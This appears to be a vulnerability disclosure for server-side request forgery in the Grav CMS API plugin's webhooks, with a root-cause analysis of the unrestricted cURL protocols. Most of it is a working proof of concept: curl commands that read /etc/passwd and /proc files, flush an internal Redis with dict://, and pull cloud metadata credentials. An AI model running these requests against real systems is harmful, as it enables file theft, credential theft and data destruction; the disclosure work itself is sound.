

An authenticated user with api.webhooks.write permission can create a webhook whose url field passes FILTER_VALIDATE_URL with file://, dict://, or gopher:// schemes. At dispatch time, curl_init() is called with no CURLOPT_PROTOCOLS restriction, allowing local file reads and internal service pivoting.
Step-by-Step Reproduction
Prerequisites
- A running Grav instance with the API plugin enabled
- A valid JWT access token for a user with
api.webhooks.writepermission - The API base URL (default:
http://127.0.0.1:8000/api/v1)
Step 1 — Obtain a JWT Token
1
2
3
└─$ curl -s -X POST http://127.0.0.1:8000/api/v1/auth/token \
      -H "Content-Type: application/json" \
      -d '{"username": "admin", "password": "admin123"}' | jq
Response:
1
2
3
4
5
6
7
8
9
{
  "data": {
    "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOi...",
    "refresh_token": "...",
    "token_type": "Bearer",
    "expires_in": 3600,
    "user": {
     ...
}
I will Set the token for subsequent requests:
1
└─$ export TOKEN="eyJ0eXAiOiJKV1QiLCJhbGciOi..."
Step 2 — Create a Malicious Webhook with file:// URL
1
2
3
4
5
6
7
8
9
└─$ curl -s -X POST http://127.0.0.1:8000/api/v1/webhooks \
      -H "Authorization: Bearer $TOKEN" \
      -H "Content-Type: application/json" \
      -d '{
        "name": "ssrf-read-passwd",
        "url": "file:///etc/passwd",
        "events": ["page.updated"],
        "enabled": true
      }' | jq
Response — the webhook is created successfully, proving FILTER_VALIDATE_URL accepts file://:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
{
  "data": {
    "id": "wh_3a5b17b3e27402303fc79a88",
    "url": "file:///etc/passwd",
    "secret": "whsec_ebadbf82e15f87517b7f3e6002832ad160794ae6f85ac501",
    "events": [
      "page.updated"
    ],
    "enabled": true,
    "headers": [],
    "created": 1782478489,
    "failure_count": 0
  }
}
Step 3 — Trigger the Webhook by Updating a Page
The webhook subscribes to page.updated. Any page update triggers it:
1
2
3
4
└─$ curl -s -X PATCH http://127.0.0.1:8000/api/v1/pages/test-trigger \
      -H "Authorization: Bearer $TOKEN" \
      -H "Content-Type: application/json" \
      -d '{"title": "Trigger SSRF"}'
The webhook dispatcher calls curl_init("file:///etc/passwd"). Since no CURLOPT_PROTOCOLS restriction is set, cURL reads the file contents via its file protocol handler.
Step 4 — Read the Webhook Delivery to Exfiltrate File Contents
1
2
└─$ curl -s "http://127.0.0.1:8000/api/v1/webhooks/wh_3a5b17b3e27402303fc79a88/deliveries" \
      -H "Authorization: Bearer $TOKEN" | jq
The response_body field contains the full contents of /etc/passwd:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
{
  "data": [
    {
      "id": "dlv_241dba94bde2e151",
      "event": "page.updated",
      "url": "file:///etc/passwd",
      "request_headers": {
        "Content-Type": "application/json",
        "X-Grav-Signature": "ae1dafcb87556d65480d8c3cf495273d7d4033c446792167a13ddbbeb42a8135",
        "X-Grav-Event": "page.updated",
        "X-Grav-Delivery": "dlv_241dba94bde2e151",
        "User-Agent": "Grav-Webhook/1.0"
      },
      "request_body": {
        "event": "page.updated",
        "timestamp": "2026-06-26T12:55:18+00:00",
        "data": {
          "page": {
            "route": "/test-trigger",
            "title": "Trigger SSRF",
            "slug": "test-trigger"
          }
        },
        "webhook_id": "wh_3a5b17b3e27402303fc79a88"
      },
      "created": 1782478518,
      "status_code": 0,
      "response_body": "root:x:0:0:root:/root:/usr/bin/zsh\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync..."
    }]
}
Step 5 — Read Process Information via /proc
Same technique, different target:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Create webhook targeting /proc/self/cmdline
└─$ curl -s -X POST http://127.0.0.1:8000/api/v1/webhooks \
      -H "Authorization: Bearer $TOKEN" \
      -H "Content-Type: application/json" \
      -d '{
        "name": "ssrf-read-proc",
        "url": "file:///proc/self/cmdline",
        "events": ["page.updated"],
        "enabled": true
      }'

# Trigger
└─$ curl -s -X PATCH http://127.0.0.1:8000/api/v1/pages/test-trigger \
      -H "Authorization: Bearer $TOKEN" \
      -H "Content-Type: application/json" \
      -d '{"title": "Trigger proc read"}'

# Read delivery
└─$ curl -s "http://127.0.0.1:8000/api/v1/webhooks/<webhook_id>/deliveries" \
      -H "Authorization: Bearer $TOKEN"
Result — PHP process command line exposed:
1
/usr/bin/php8.4 -S 127.0.0.1:8000 system/router.php
Step 6 — Pivot to Internal Services via dict://
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Create webhook targeting internal Redis (or any TCP service)
└─$ curl -s -X POST http://127.0.0.1:8000/api/v1/webhooks \
      -H "Authorization: Bearer $TOKEN" \
      -H "Content-Type: application/json" \
      -d '{
        "name": "ssrf-internal",
        "url": "dict://127.0.0.1:6379/FLUSHALL",
        "events": ["page.updated"],
        "enabled": true
      }'

# Trigger
└─$ curl -s -X PATCH http://127.0.0.1:8000/api/v1/pages/test-trigger \
      -H "Authorization: Bearer $TOKEN" \
      -H "Content-Type: application/json" \
      -d '{"title": "Trigger dict"}'
Cloud Metadata SSRF (AWS / Azure / GCP)
If the Grav instance runs on a cloud VM:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# AWS EC2
└─$ curl -s -X POST http://127.0.0.1:8000/api/v1/webhooks \
      -H "Authorization: Bearer $TOKEN" \
      -H "Content-Type: application/json" \
      -d '{
        "name": "ssrf-aws",
        "url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/",
        "events": ["page.updated"],
        "enabled": true
      }'

# Azure IMDS
└─$ curl ... -d '{"url": "http://169.254.169.254/metadata/instance?api-version=2021-02-01", ...}'

# GCP
└─$ curl ... -d '{"url": "http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token", ...}'
Root Cause
Two weaknesses combine to create the SSRF vector:
1. FILTER_VALIDATE_URL is too permissive (WebhookController.php:66-68):
1
2
3
4
$url = $body['url'];
if (!filter_var($url, FILTER_VALIDATE_URL)) {
    throw new ValidationException("Invalid webhook URL: {$url}");
}
FILTER_VALIDATE_URL validates URL syntax (scheme://host/path) but does not restrict the scheme. All of these pass: file:///etc/passwd, dict://127.0.0.1:6379, gopher://127.0.0.1:6379/_FLUSHALL.
2. No CURLOPT_PROTOCOLS restriction (WebhookDispatcher.php:167-185):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
private function httpPost(string $url, string $body, array $headers): array
{
    $ch = curl_init($url);
    curl_setopt_array($ch, [
        CURLOPT_POST => true,
        CURLOPT_POSTFIELDS => $body,
        CURLOPT_RETURNTRANSFER => true,
        CURLOPT_TIMEOUT => 10,
        CURLOPT_CONNECTTIMEOUT => 5,
        CURLOPT_FOLLOWLOCATION => false,
        // NOTE: CURLOPT_PROTOCOLS is NOT set
    ]);
    // ...
}
cURL’s default protocol set includes file://, dict://, gopher://, ftp://, and http://. Without CURLOPT_PROTOCOLS restricting to CURLPROTO_HTTP | CURLPROTO_HTTPS, all protocols are available.
Impact
| Attack | Protocol | Example | Result |
|---|---|---|---|
| Local file read | file:// | file:///etc/passwd | Full OS user database exposed |
| Process info leak | file:// | file:///proc/self/cmdline | PHP command line, environment variables |
| Config read | file:// | file:///app/.env | Credentials, API keys, database passwords |
| Internal Redis | dict:// | dict://127.0.0.1:6379/FLUSHALL | Flush internal Redis cache |
| Internal Memcached | dict:// | dict://127.0.0.1:11211/stats | Enumerate cached data |
| Arbitrary TCP | gopher:// | gopher://127.0.0.1:25/... | SMTP injection, etc. |
| Cloud metadata | http:// | http://169.254.169.254/... | IAM credentials, instance tokens |
The End.
1
Mungu Nisaidie